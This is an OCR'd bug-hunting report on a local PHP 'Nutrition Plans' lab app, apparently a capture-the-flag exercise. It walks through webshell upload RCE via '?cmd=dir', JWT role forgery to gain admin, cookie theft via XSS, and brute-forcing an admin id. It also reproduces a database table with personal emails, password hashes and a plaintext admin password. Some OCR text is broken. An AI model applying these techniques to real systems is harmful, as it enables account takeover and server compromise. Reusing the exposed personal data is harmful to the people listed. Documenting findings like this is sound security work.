PORTSWIGGER
WEB SECURITY

Report a bug

Date: Sep 24th, 2024
Project: Nutrition Plans
Version 1.0

Contact Information

Name	Title	Contact Information
Sondos Sayed	Bug Huntter	Email: sondosgaber98@gmail.com

Finding Severity Ratings

The following table defines levels of severity and corresponding CVSS score range that are used throughout the document to assess vulnerability and risk impact.

Severity	CVSS V3 Score Range	Definition
Critical	9.0-10.0	Exploitation is straightforward and usually results in system-level compromise. It is advised to form a plan of action and patch immediately.
High	7.0-8.9	Exploitation is more difficult but could cause elevated privileges and potentially a loss of data or downtime. It is advised to form a plan of action and patch as soon as possible.
Moderate	4.0-6.9	Vulnerabilities exist but are not exploitable or require extra steps such as social engineering. It is advised to form a plan of action and patch after high-priority issues have been resolved.
Low	0.1-3.9	Vulnerabilities are non-exploitable but would reduce an organization's attack surface. It is advised to form a plan of action and patch during the next maintenance window.
Informational	N/A	No vulnerability exists. Additional information is provided regarding items noticed during testing, strong controls, and additional documentation.

Risk Factors

Risk is measured by two factors: Likelihood and Impact:

Likelihood

difficulty of the attack, the available tools, attacker skill level, and client environment.

Likelihood measures the potential of a vulnerability being exploited. Ratings are given based on the

Impact

Impact measures the potential vulnerability's effect on operations, including confidentiality, integrity, and availability of client systems and/or data, reputational harm, and financial loss.

Vulnerability Summary & Report Card

The following tables illustrate the vulnerabilities found by impact and recommended remediations:

Internal Penetration Test Findings

2	1	2	1	0
Critical	High	Moderate	Low	Informational

Finding	Severity	Recommendation
Penetration Test		
001: RCE via file upload in https://localtest.me/nutirationPlans/nutirationPlans/signup.php via choose file field	Critical	Implement file type validation and virus scanning to protect against file upload vulnerabilities.
002: Exploiting JWT attack to ATO in https://localhost/nutiration-project/nutirationPl	Critical	Implement signature verification and use secure algorithms to protect against JWT vulnerabilities.

Finding	Severity	Recommendation
003: Exploiting XSS via file upload functionality to reflected XSS vulnerability leading to cookies theft of a victim that open malicious link (ATO) in https://localhost:4433/nutirationPlans/nutirationPlans/signUp.php via choose file field	High	Sanitize and validate all user inputs in file upload functionality

004: Directory listing in https://localtest.me/nutirationPlans/nutirationPlans/profile.php via choose file field	Moderate	Disable directory listing on the server and validate file uploads to prevent unauthorized access through file selection fields.
005: Exploiting CSRF to steal account (ATO) in https://localhost/nutirationPlans/nutirationPlans/signup.php via update function	Moderate	Implement anti-CSRF tokens in forms to protect against CSRF attacks and prevent account takeover.
006: (self XSS) in http://localhost/nutirationPlans/nutirationPlans/#Plans via Plans section in the bottom of page in 'name field'	low	Implement input validation and output encoding in the 'input field' to prevent XSS vulnerabilities .


Technical Findings

001: RCE via file upload (Critical)

Description:	This vulnerability allows attacker to upload and execute malicious files on a server from sign up page when user upload profile photo.
Risk:	Likelihood: High –This attack enable attacker to unauthorized access, allowing attackers to execute arbitrary code and potentially access sensitive data. This can lead to data breaches, server compromise, and significant reputational damage for organizations. Impact: Very High – system compromise, data theft, malware deployment, and significant reputational damage to organizations.
References:	Remote Code Execution (RCE) | Types, Examples & Mitigation | Imperva

Evidence

1- When open https://localtest.me/nutirationPlans/nutirationPlans/signup.php click on choose fil field and upload file that named (profileRCE.php) that contain PHP code that access to the system:



2- to check it : after sign up

1- open https://localhost:4433/nutirationPlans/nutirationPlans/profile.php

2- make a right click on image and

3- open image profile in new tap and set in link ?cmd=dir to be:

https://localtest.me/nutirationPlans/nutirationPlans/profile.php[?cmd=dir](https://localhost:4433/nutirationPlans/nutirationPlans/profile.php?cmd=dir)

code executed :

Remediation

- make validate the type of files being uploaded to ensure that only allowed file types are accepted use both client-side and server-side validation.
- implement restrictions on file sizes to prevent excessively large files that could cause server issues or be used in attacks
- Sanitize file names to remove any potentially dangerous characters or patterns that could be used to


002: Exploiting JWT attack to ATO (Critical)

Description:	This vulnerability allows attacker to edit in JWT and steal account by editing in Payload section of JWT_token and set data of any user or admin without verifying signature
Risk:	Likelihood: High – This attack allows attackers to forge tokens, potentially granting unauthorized access to sensitive data and user accounts. Impact: Very High – Login as an admin
References:	JWT attacks | Web Security Academy

Evidence

1- create account and login in site https://localhost/nutiration-project/nutirationPlans/


2- open https://localhost/nutiration-project/nutirationPlans/admin.php you will find you as a user



to get user cookie write in console
write document.cookie

you will get :


'PHPSESSID=7lc7vhpsimcgfbjsm6g4tag7l6;
jwt_token=eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJzdWIiOjEyMzQ1Njc4OTAsImlkIjoiMTcyNzAxMTI0O
DExMTE xMTExM TExMTZiMWMiL CJlbWFp bCI6Imhv emF5ZmFAZ21p Y WwuY 29tIiwicm9sZSI6InVzZXIiL CJp
YXQiOjE1MTYyMzkwMjJ9.zsTtfn606cpjBEYbt0-t47HzUNIbtSVx6Jm6-dzz0Bs; d=dddd



now we have jwt_token:


jwt_token=eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJzdWIiOjEyMzQ1Njc4OTAsImlkIjoiMTcyNzAxMTI0O
DExMTE xMTExM TExMTZiMWMiL CJlbWFp bCI6Imhv emF5ZmFAZ21p Y WwuY 29tIiwicm9sZSI6InVzZXIiL CJp
YXQiOjE1MTYyMzkwMjJ9.zsTtfn606cpjBEYbt0-t47HzUNIbtSVx6Jm6-dzz0Bs


copy it and open JSON Web Tokens - jwt.io and paste jwt_token there




3- Will find that jwt consist of HEADER, PAYLOAD and SIGNATURE and find your data in payload section

now if want to take admin account try to change role from user to Admin and set new jwt_token into browser





and when refresh in browser will find that new sentence appeared ..nice this not verification on signature



Wednesday 26 July 2023 12:34:50 (GMT) is the time of creation account of admin ..

4- To see how id consist ..


1- create accounts and open database and analysis how id consist of and

2- open code also.. you will find that id consist of

1- time

2- fixed section of ones and


3- 4 characters hexadecimal string random



	id	ufullname	username	uemail	upassword
Edit Copy Delete	169037489011111111111111aabb	Admin	Admin	koko@koko.koko	12345
Edit Copy Delete	1691238890111111111111111ccdd	testHammoddas	ha	hammod.syriad20021@gmail.com	$2y$10$5lj66S6196CodQn6Ky4tWu51AWmp8
Edit Copy Delete	169210289011111111111111eeff	test	test	hammod@gmail.com	$2y$10$O2zIjJf23OC99v8y2mcyVuD673tSjtPn
Edit Copy Delete	1692966890111111111111110011	hammod123	ddss	hammod.syria2s0012525@gmail.com	$2y$10$xwBNqI.i0sIFRaJ0aOqVyubdCUqrmKy
Edit Copy Delete	1693830890111111111111112233	Last test	Hammod	hammod.syria000@gmail.com	$2y$10$pTciGIK0aqGCF8Rflvo1nO4ta/CQG5S
Edit Copy Delete	1694694890111111111111114455	3trbb_hammod	3trbii_5	3trbii56@gmail.com	$2y$10$eb1sN5DU2RgwdA3DgD7qFOhWAxcf
Edit Copy Delete	1695558890111111111111116677	Mohamed	HammodNew1	hammod.syria200001@gmail.com	$2y$10$xeZVZ9ypVcfGJX73RAbeWuRqKpd9V
Edit Copy Delete	1696422890111111111111118899	ahmed	3arbawii	3arbawii@gmail.com	$2y$10$QqvM.NOjFEhjfp3KDFwSKeUqteRPca
Edit Copy Delete	1697286890111111111111aabb	new new	hammod10	hammod@gmail.com	$2y$10$CH66t0Z0FY9wkFLF1S/n5OFHtzYGM
Edit Copy Delete	172701110111111111113588	abduallah	abduallah	abduallah@gmail.com	$2y$10$yV/PB9hXe3X1mFZWLFBtEeMaqMd3
Edit Copy Delete	17270112481111111111116b1c	hozayfa	hozayfa	hozayfa@gmial.com	$2y$10$6nrqThhhv1fcJUUcULVHYOUEg0cxPt
Edit Copy Delete	1727036117111111111111a954	169037489011111111111111aabb	amna	amna@gmail.com	$2y$10$moPCyeBPOamTv/oWNTgt9e5KEuU
Edit Copy Delete	172718745311111111111907d	abdualrahman	abdualrahman	abdualrahman@gmail.com	$2y$10$aE24WLKj5GsV8nYNlRkR7.B9jBilpu1

date of admin account is Wednesday 26 July 2023 12:34:50 (GMT)

5- convert it into time stamp in Epoch Converter - Unix Timestamp Converter



5- now have the time of admin id :1690374890 , fixed section of ones :11111111111111 and missed only last 4 digits ####

id of admin like :16903748901111111111111####

To guess last 4 digits of id #### :

write python script that try all possibilities of 4 characters hexadecimal string random to make id is admin id ..

how to know that admin id is correct and the admin page opened ?

when response catch Flag{U_R_A_7acker,_So_Could_U_Find_A_Wife_For_Me}

